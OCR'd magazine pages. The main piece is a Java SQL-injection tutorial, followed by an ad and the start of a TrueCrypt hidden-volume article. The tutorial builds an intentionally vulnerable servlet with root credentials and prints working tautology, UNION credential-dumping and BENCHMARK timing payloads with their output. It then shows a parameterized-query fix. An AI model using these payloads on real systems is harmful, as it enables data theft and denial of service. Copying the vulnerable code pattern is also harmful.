

Customers browser generates request to Web Server asking for a price on an item
/bicycles.php?itemid=2
HackerTarget.com
everyone is a target
Web Application
May be a single host or multiple hosts
Internet
HTTP Request
HTML Response
Web Server
Database
Attackers browser generates request to web server asking for a price on an item AND all customers usernames and passwords
/bicycles.php?itemid=2 union all select customer.username,customer.password,3,4,5 --

Figure 1. *A schematic representation of how a typical SQL-I attack happens. (Courtesy: www.HackerTarget.com)*

On the other hand, if you register to a news website, blog or forum, submit credit card details to an online shopping website or make an update on a social network website, you are writing data to an online backend database through the web application.

One of the main problems with database driven web applications is that if the user input is not properly sanitized, a hacker will take advantage of such situation and use an SQL Injection hacking technique to pass SQL statements through the web application so they are executed by the backend database. I found a very nice graphical representation of SQL-I to make readers understand what I am talking about (Figure 1). There are a variety of SQL-I attacks which takes place in one form or

Table 2. *Software requirements for setting up SQL-I demo*

Environment Pre-Requisites	
SDK	Java EE-6
Web Container	JBoss 7.1 AS
Database Server	MySQL

Table 1. *Types of SQL-I attacks (courtesy: wikipedia)*

Classification parameters	Methods	Techniques / Implementation	
Intent	Identifying injectable parameters	See ‚Input type of attacks'	
	Extracting Data		
	Adding or Modifying Data		
	Performing Denial of Service		
	Evading detection		
	Bypassing Authentication		
	Executing remote commands		
	Performing privilege escalation		
Input Source	Injection through user input	Malicious strings in Web forms	URL: GET – Method
			Input field(s): POST – Method
	Injection through cookies	Modified cookie fields containing SQLIA	
	Injection through server variables	Headers are manipulated to contain SQLIA	
	Second-order injection	Frequency-based Primary Application	
		Frequency-based Secondary Application	
		Secondary Support Application	
		Cascaded Submission Application	
Input type of attacks, technical aspect	Classic SQLIA	Piggy-Backed Queries	
		Tautologies	
		Alternate Encodings	
		Illegal/Logically Incorrect Queries	
		UNION SQLIA	
		Stored Procedures SQLIA	
	Interference	Classic Blind SQLIA	Conditional Responses
			Conditional Errors
			Out-Of-Band Channeling
		Timing SQLIA	Double Blind SQLIA (Time-delays/Benchmark attacks)
	DBMS specific SQLIA	DB Fingerprinting	
		DB Mapping	
	Compounded SQLIA	Fast-Fluxing SQLIA	

the other. Below is a table which tries to describe these variant of SQL-I (Table 1).

As shown in the table above we can identify that SQL-Injection occurs due to bad coding practices. And not having a clear separation between the users and their roles and privileges.

We all have been associated with development one way or the other. What I have noticed that in early phases we tend to focus more on correctly developing the business logic, rather than thinking about the BIG Picture. One such aspect of the ‚BIG picture' is SQL-Injection.

Is it just a myth or has there been an actual attack?

- in late 2011 and through early 2012, i.e. in only one month, over one million web pages were affected by the Lilupophilupop SQL injection attack,
- the year of 2008 saw an incredible economic disruption as a result of SQL injections,
- even the official United Nations website in 2010 fell victim to a SQL injection attack.

Demonstration

Well I have been mainly associated with Java techonologies, so will try to demonstrate the vulnerability with a sample.

Environment

Let us being by creating a working environment, following are the pre-requisites to get started: Table 2.

We will create a simple JSP, Servlet and JDBC based application to be as simple to demonstrate as possible.

Steps to follow

Execute the following script mentioned in Listing 1 in MySQL.

Now let's create a sample form for query data from the database, lets call it SQLI Console: Listing 2. The backend code which basically takes data from SQLI console and queries it into database (Listing 3).

Using the above code as a sample to demonstrate SQLI attacks. Once the sample code is deployed in Jboss server and SQLI-console is visible, I will do some SQLI attacks on the database.

Listing 1. *This SQL script is basically to setup a demo database with sample tables and data*

```
CREATE DATABASE IF NOT EXISTS test;

USE test;

DROP TABLE IF EXISTS `user`;

CREATE TABLE `user` (
  `id` bigint(20) NOT NULL,
  `username` varchar(255) default NULL,
  `email` varchar(255) default NULL,
  PRIMARY KEY (`id`)
) ENGINE=InnoDB DEFAULT CHARSET=latin1;

INSERT INTO user VALUES (1, 'HIMANSHU', 'abc@
   xyz.com');
INSERT INTO user VALUES (2, 'TEST', 'pqr@xyz.
   com');
INSERT INTO user VALUES (3, 'SOME OTHER GUY',
   'def@xyz.com');
```

Listing 2. *The front end code, for rendering the SQLI-Console and also sending requests to back end*


```
<%@ page language="java" contentType="text/html;
   charset=ISO-8859-1"
    pageEncoding="ISO-8859-1"%>
<title>Test SQL Injection</title>

<form action="${pageContext.request.context-
   Path}/demosqlinjection" method="post">
    <table>
           <tbody>
                <tr>
                      <td colspan="2">
                             <h2>Let's demon-
   strate some SQL-Injection</h2>
                      </td>
                </tr>
                <tr>
                      <td>Username:</td>
                      <td>
                            <input id="username"
   name="username" type="text">
                      </td>
                </tr>
                <tr>
                    <td colspan="2">
                          <input type="submit"
   value="submit">
                    </td>
                </tr>
          </tbody>
    </table>
</form>
```

A simple query piggy-backed. Data sent in Username field

```
asdas' or '1'='1
```

New Query formed

```
select * from user where username='asdas' or '1'='1';
```




Let's demonstrate some SQL-Injection

Username: asdas' or '1'='1

Figure 2. *Sample request for Piggy backed based SQLI sent to SQL-I console*

Response Screenshot

As you can see from the screen shots, just because we were not validating the input that a malicious attacker sent from the form, the attacker managed to get all the available users in the database for the web-application leading to information stealing.



Query : SELECT * FROM user where username='asdas' or '1'='1'

Results

HIMANSHU

TEST

SOME OTHER GUY

Figure 3. *Corresponding response for Piggy backed based SQLI in SQL-I console*

Listing 3. *The backend code which will actually demonstrate the SQL-I*

```
@WebServlet(name = "demoServlet", urlPatterns =
   "/demosqlinjection")
public class DemoServlet extends HttpServlet {

  //Vulnerable to SQLI attacks
  @Override
  protected void doPost(HttpServletRequest req,
   HttpServletResponse res) throws ServletExcep-
   tion, IOException {
      res.setContentType("text/
   html;charset=UTF-8");
      PrintWriter out = res.getWriter();
      try {

            String user = req.
   getParameter("username");
            Connection conn = null;
            String url =
   "jdbc:mysql://127.0.0.1:3306/";
            String dbName = "test";
            String driver = "com.mysql.jdbc.
   Driver";
            String userName = "root";         //
   Using root user which is having the maximum
   access in

   //MySQL is definitely a very bad idea
            String password = "root";
            try {
                Class.forName(driver).newIn-
   stance();
                conn = DriverManager.
   getConnection(url + dbName, userName, pass-
   word);
             Statement st = conn.createState-
ment();
             String query = "SELECT * FROM
user where username='" + user + "'";
                            //Here combin-
ing user input with SQL query without proper
filtration is
                            //making code
vulnerable to SQLI attack.
             out.println("Query : " + query);

             System.out.println(query);
             ResultSet resultSet =
st.executeQuery(query);
             out.println("");
             out.println("");
             out.println("\n<b>Results</b>");
             while (resultSet.next()) {
          out.println("");
                 String s = resultSet.
getString("username");
                 out.println("\t\t" + s);
             }
             conn.close();

         } catch (Exception e) {
             e.printStackTrace();
         }
      } finally {
          out.close();
      }
   }
}
```

UNION based SQLI, fetching sensitive information from database

Here, UNION clause is used to get the credentials of the users provisioned to use MySQL.


Data sent in Username field

```
asd' UNION SELECT max_user_connections,
   CONCAT(user, '##', password), password FROM
   mysql.user u-- or '1'='1
```

New Query formed

```
select * from user where username='asd' UNION SELECT
   max_user_connections, CONCAT(user, '##', password),
   password FROM mysql.user u-- or '1'='1';
```

Request Screenshot



asd' UNION SELECT max_user_connections, CONCAT(user,'##', password), password FROM mysql.user u-- or '1'='1

Figure 4. *A Union based SQLI request sent to SQL-I console*

Response Screenshot

(See Figure 5). This attack could have been prevented with one of the two options:

- filtration of data sent by the attacker to the server,
- if proper user is created in MySQL with restricted rights, the user would have never been able to query upon the system tables and get login information.

Timing SQLI

With the high bandwith internet conections these days, a user is expects rapid response times.So a slow site is a big turn-off for the user, and he/she will most likely avoid to visit on the same site in the future.

Now timing SQLI is a classic example of the consumption of resources and degradation of performance. If an attacker blocks a database connection for a time-period, then a number of similar attacks will actually cause the database to get blocked, thereby crashing the web-application and loss of business. In this type of particular attack we basically execute a query which is time consuming making system slow or delayed to respond. Like, for SQL Server we have waitfor delay ('delay period'), similarly for MySQL we have BENCHMARK.


Data sent in the username field

```
asd' and if (1=2, 0, BENCHMARK(1000000000,
   ENCODE('MSG', 'by 10 seconds'))) or '1'='1
```

New Query formed

```
SELECT * from user where username='asd' and if
   (1=2, 0, BENCHMARK(1000000000, ENCODE('MSG',
   'by 10 seconds'))) or '1'='1';
```

Request Screenshot


Let's demonstrate some SQL-Injection
Username:
asd' and if (1=2, 0, BENCI
submit

asd' and if (1=2, 0, BENCHMARK (100000000,ENCODE('MSG','by 10 seconds'))) or '1'='1

Figure 6. *Sample request for Timing based SQLI sent to SQL-I console*


Response Screenshot

See Figure 7.

Protect yourself

The best way to protect yourself is to improve the coding practices, rather than directly working on permissions and roles at database level.

So the first step to correct the above attacks in the same sample would be to remove appending of (user input from) form as demonstrated in Listing 4 (username field), instead use the alternative that Java has




Query : SELECT * FROM user where username='asd' UNION SELECT max_user_connections, CONCAT(user,'##', password), password FROM mysql.user u-- or '1'='1'

Results

```
root##*81F5E21E35407D884A6CD4A731AEBFB6AF209E1B

tutorial-user##*BB7D9F3F1B2334745E75FF7821F8789DBF550324
```

Username and password of DB server. My next step would be doing a brute force attack to get the plain texts of the passwords. I now have username and password to your database server.

Figure 5. *Corresponding response for Union Based SQLI in SQL-I console*



```
Query : SELECT * FROM user where username='asd' and if (1=2, 0, BENCHMARK(100000000,ENCODE('MSG','by 10 seconds'))) or '1'='1'

Results

HIMANSHU

TEST

SOME OTHER GUY
```

Here query results do not seem to be strange but this query, just took more than 10 seconds to execute. Few continuous hits like these and with current frameworks like connection-pooling I can cause a DoS attack on the web-server, with few more tweaks.

Figure 7. *Corresponding response for Timing based SQLI in SQL-I console*

to offer for this: Parametrized Queries. What we saw just above is an example of preventing SQLI by improving the coding practices. Next question that immediately comes to mind is: Is this the only solution?

Precaution and Prevention

The most important precautions are *data sanitization and validation* (a sample demonstrated above). Sanitization usually involves running any submitted

Listing 4. *This code fixes the vulnerability introduced by concatenating parts of strings to form a SQL query*

```
@WebServlet(name = "demoServlet", urlPatterns =
   "/demosqlinjection")
public class DemoSQLInjectionServlet extends
   HttpServlet {

 //Safe from SQLI
 @Override
 protected void doPost(HttpServletRequest req,
   HttpServletResponse res) throws ServletExcep-
   tion, IOException {
  res.setContentType("text/html;charset=UTF-8");
  PrintWriter out = res.getWriter();
  try {

          String user = req.
   getParameter("username");
          Connection conn = null;
          String url =
   "jdbc:mysql://127.0.0.1:3306/";
          String dbName = "test";
          String driver = "com.mysql.jdbc.
   Driver";
          String userName = "root"; //Still
   using a super user for database access,
   should move to a

   //more restricted one
          String password = "root";
          try {
              Class.forName(driver).newIn-
   stance();
              conn = DriverManager.
   getConnection(url + dbName, userName, pass-
   word);
             String query = "SELECT * FROM
user where username=?";
             java.sql.PreparedStatement pstmt
= conn.prepareStatement(query);
             pstmt.setString(1, user);
                         //Now instead of
appending form input we are actually making
use of
                         //Parametrized que-
ries, thereby safeguarding against malicious
user inputs.


             out.println("Query : " + query);

             System.out.println(query);
             ResultSet resultSet = pstmt.
executeQuery();
             out.println("");
             out.println("");
             out.println("\n<b>Results</b>");
             while (resultSet.next()) {
        out.println("");
                 String s = resultSet.
getString("username");
                 out.println("\t\t" + s);
             }
             conn.close();

         } catch (Exception e) {
             e.printStackTrace();
         }
     } finally {
         out.close();
     }
 }
}
```

data through a function (such as MySQL's `mysql_real_escape_string()` function) to ensure that any dangerous characters (like „ , „) are not passed to a SQL query in data. Validation is slightly different, in that it attempts to ensure that the data submitted is in the form that is expected. At the most basic level this includes ensuring that e-mail addresses contain an `@` sign, that only digits are supplied when integer data is expected, and that the length of a piece of data submitted is not longer than the maximum expected length. Validation is often carried out in two ways: by blacklisting dangerous or unwanted characters (although hackers can often get around blacklists) and by whitelisting only those characters that are allowed in a given circumstance, which can involve more work on the part of the programmer. Although validation may take place on the client side, hackers can modify or get around this, so it's essential that you also validate all data on the server side as well. But sanitization and validation are far from the whole story. Here are 10 ways you can help prevent or mitigate SQL injection attacks:

- Trust no-one: Assume all user-submitted data is evil and validate and sanitize everything.
- Don't use dynamic SQL when it can be avoided: used prepared statements, parameterized queries or stored procedures instead whenever possible.
- Update and patch: vulnerabilities in applications and databases that hackers can exploit using SQL injection are regularly discovered, so it's vital to apply patches and updates as soon as practical. Well this is my personal favorite because we should always be upgrading ourselves. Database providers invest a lot of money to make their product better with each release, so upgrading yourself means an added niche.
- Firewall: Consider a web application firewall – either software or hardware based – to help filter out malicious data. Good ones will have a comprehensive set of default rules, and make it easy to add new ones whenever necessary. Such type of firewall can be particularly useful to provide some security protection against a particular new vulnerability before a patch is available.
- Keep as much as you need: Get rid of any database functionality that you don't need to prevent a hacker taking advantage of it. For example, the xp_cmdshell extended stored procedure in MS SQL spawns a Windows command shell and passes in a string for execution, which could be very useful indeed for a hacker. The Windows process spawned by xp_cmdshell has the same security privileges as the SQL Server service account.

On the Web

- *http://en.wikipedia.org/wiki/SQL_injection* – This page covers the basics and is a regularly updated with new details.
- *https://www.owasp.org/index.php/SQL_Injection* – This page lists more drilled down details related to SQL Injection

- Use appropriate privileges: Don't connect to your database using an account with admin-level privileges unless there is some compelling reason to do so. Using a limited access account is far safer, and can limit what a hacker is able to do.
- Keep your secrets secret: Assume that your application is not secure and act accordingly by encrypting or hashing passwords and other confidential data including connection strings.
- Keep things abstract: Hackers can learn a great deal about database architecture from error messages, so ensure that they display minimal information. Use the „RemoteOnly" customErrors mode (or equivalent) to display verbose error messages on the local machine while ensuring that an external hacker gets nothing more than the fact that his actions resulted in an unhandled error. For instance, If error traces are not properly hidden, looking at the trace the user can identify the language in which website is based and the database server used underneath.
- Don't forget the basics: Change the passwords of application accounts into the database regularly. This is common sense, but in practice these passwords often stay unchanged for months or even years.
- Buy better software: Make code writers responsible for checking the code and for fixing security flaws in custom applications before the software is delivered.

Summary

Here, we have learnt about how a database driven web-application is vulnerable to SQL-I attack and what possible measures can an owner take in order to secure their applications.

HIMANSHU BHARDWAJ

Himanshu Bhardwaj – has been related to software development for nearly five years as a developer. With hunger to explore and learn new things, the author is an active member in open-source developments and has been involved with web-based application developments with idea of Rich User experiences. Also the user has been involved in development of custom payment gateways intergrated via USSD technologies.

Meet the **Developer-Friendly** Payment Solution

3 easy steps to optimized checkouts:

1

Create the checkout page

With Gate2Shop, you can optimize your payment pages by using ready-made templates or by customizing payment pages to your site look and feel.

2

Test and optimize

An effective payment page variant testing tool, A/B Testing helps you gain insight into user behaviour, increase payment conversion in the short and long term.

3

Accept payments worldwide

With dozens of alternative and local payment methods offered in multiple currencies, the personalized checkout allows you to reach users from all around the world.

✓ Easy integration ✓ Cross-platform ✓ Secure

G2S gate2shop Sell. More.

Call for a free consultation: +44 20 3051 0330
www.g2s.com

Zero-Day A Future Threat, And How To Protect Your Data

It is known that practically all software has security flaws (programming problems that give individuals opportunities to explore previously nonexistent), many of these vulnerabilities not yet discovered, and hundreds are corrected every month through the packages available organizations affected, sometimes new versions and updates.

The term "zero day" (zero hour or 0day) refers to the unknown nature of security breaches for companies, this attack tries to exploit computer application vulnerabilities that are unknown yet even by software manufacturers. Explaining in a simple and generally, there are two types of "exploit", or flaws / vulnerabilities that can be used in attacks. Those found by security companies and found by hackers whose purpose is exploration.

The issue is that some hackers choose to disclose newly discovered failures to apply the necessary corrections are sometimes rewarded for it with prizes. The "black hats" usually prefer to save a future attack for their own benefit or to share it with attackers before the developer of software knows about the vulnerability.

History Algorithm AES

Regarding PRIVACY is important to know how to control the availability and exposure of your data, the AES algorithm was proposed to replace DES, NIST ("National Institute of Standards and Technology U.S.") held a competition (The selection process began in 1997 and ended in 2000 with the victory of the Rijndael algorithm written by Joan Daemen and Vincent Rijmen) for it to be made an algorithm that would be called "Advanced Encryption Standard" that meets the following specifications: algorithm publicly defined. Being a symmetric cipher block; Designed for the key size can be increased; Deployable in both hardware and software; Powered freely, this algorithm Encrypt and Decrypt using an encrypted key and blocks, both sizes of 128,192 or 256 bits.

I will cite and explain how an open source tool very important: TrueCrypt (encryption on-the-fly OTFE) to confidential files, folders and entire drives on your PC, encryption, it can create a virtual encrypted disk or encrypt a partition, individual algorithms supported by TrueCrypt are AES, Serpent and Twofish, additionally, five different combinations of cascaded algorithms are available: AES-Twofish, AES-Twofish-Serpent, Serpent-AES, Serpent-Twofish-AES and Twofish-Serpent. Uses RIPEMD-160, SHA-512 and Whirlpool as hashing functions.

Solution


Due to the increasing amount of 0day discovered, I will present one of the safest techniques to protect the security of your data, first we store our data in a nonvolatile memory device (eg USB stick or external HD, is the storage, where once recorded, the data are not lost when you remove the power source), we will also create a volume HIDDEN, at worst it can happen that you are forced by somebody to reveal the password to an encrypted volume.

There are situations where you cannot refuse to reveal the password, for example, due to extortion. The method is to use a volume "HIDDEN" that allows you to solve such situations without revealing the password to your volume true, we actually create two passwords, a password can be used for volume "False" and one for the volume "True".

In case of any extortion can provide the password "Fake" where the attacker will have access, and the information contained in this folder will be irrelevant.


Step by step

Choose the "Create Volume".



TrueCrypt: Step 1

Select "Create an encrypted file container" then click "Next".


TrueCrypt Volume Creation Wizard


[✓ Create an encrypted file container]
Creates a virtual encrypted disk within a file. Recommended for inexperienced users.
More information

Encrypt a non-system partition/drive
Encrypts a non-system partition on any internal or external drive (e.g. a flash drive). Optionally, creates a hidden volume.

Encrypt the system partition or entire system drive
Encrypts the partition/drive where Windows is installed. Anyone who wants to gain access and use the system, read and write files, etc., will need to enter the correct password each time before Windows boots. Optionally, creates a hidden system.
More information about system encryption

TrueCrypt:Step 2

Select "Hidden TrueCrypt volume" and click "Next".


Volume Type

Standard TrueCrypt volume
Select this option if you want to create a normal TrueCrypt volume.


[✓ Hidden TrueCrypt volume]
It may happen that you are forced by somebody to reveal the password to an encrypted volume. There are many situations where you cannot refuse to reveal the password (for example, due to extortion). Using a so-called hidden volume allows you to solve such situations without revealing the password to your volume.

More information about hidden volumes

TrueCrypt: Step 3

Then we select this option, the wizard will first help you create a normal volume and then a TrueCrypt hidden volume within it.

Select "Normal mode" and click "Next".



Volume Creation Mode

[✓ Normal mode]
If you select this option, the wizard will first help you create a normal TrueCrypt volume and then a hidden TrueCrypt volume within it. Inexperienced users should always select this option.

Direct mode
If you select this option, you will create a hidden volume within an existing TrueCrypt volume. It will be assumed that you have already created a TrueCrypt volume that is suitable to host the hidden volume.


TrueCrypt: Step 4

Choose a name for the file and click "Save".



TrueCrypt: Step 5

Select the location of the outer volume to be created (within this volume will be a hidden, that will be created later).Go straight on "Next".


Volume Location

F:\Security
[✓] Never save history


Select the location of the outer volume to be created (within this volume the hidden volume will be created later on).

A TrueCrypt volume can reside in a file (called TrueCrypt container), which can reside on a hard disk, on a USB flash drive, etc. A TrueCrypt container can be moved or deleted as any normal file. Click 'Select File' to choose a filename for the container and to select the location where you wish the container to be created. If you select an existing file, TrueCrypt will NOT encrypt it; it will be deleted and replaced with the newly created container. You will be able to encrypt existing files (later on) by moving them to the TrueCrypt container you are about to create now.

TrueCrypt
Volumes System Favorites Tools Settings Help Homepage
TrueCrypt Volume Creation Wizard
Select File...
Help
< Back
Next >
Cancel
Mount
Auto-Mount Devices
Dismount All
Exit

TrueCrypt: Step 6

Again click "Next".

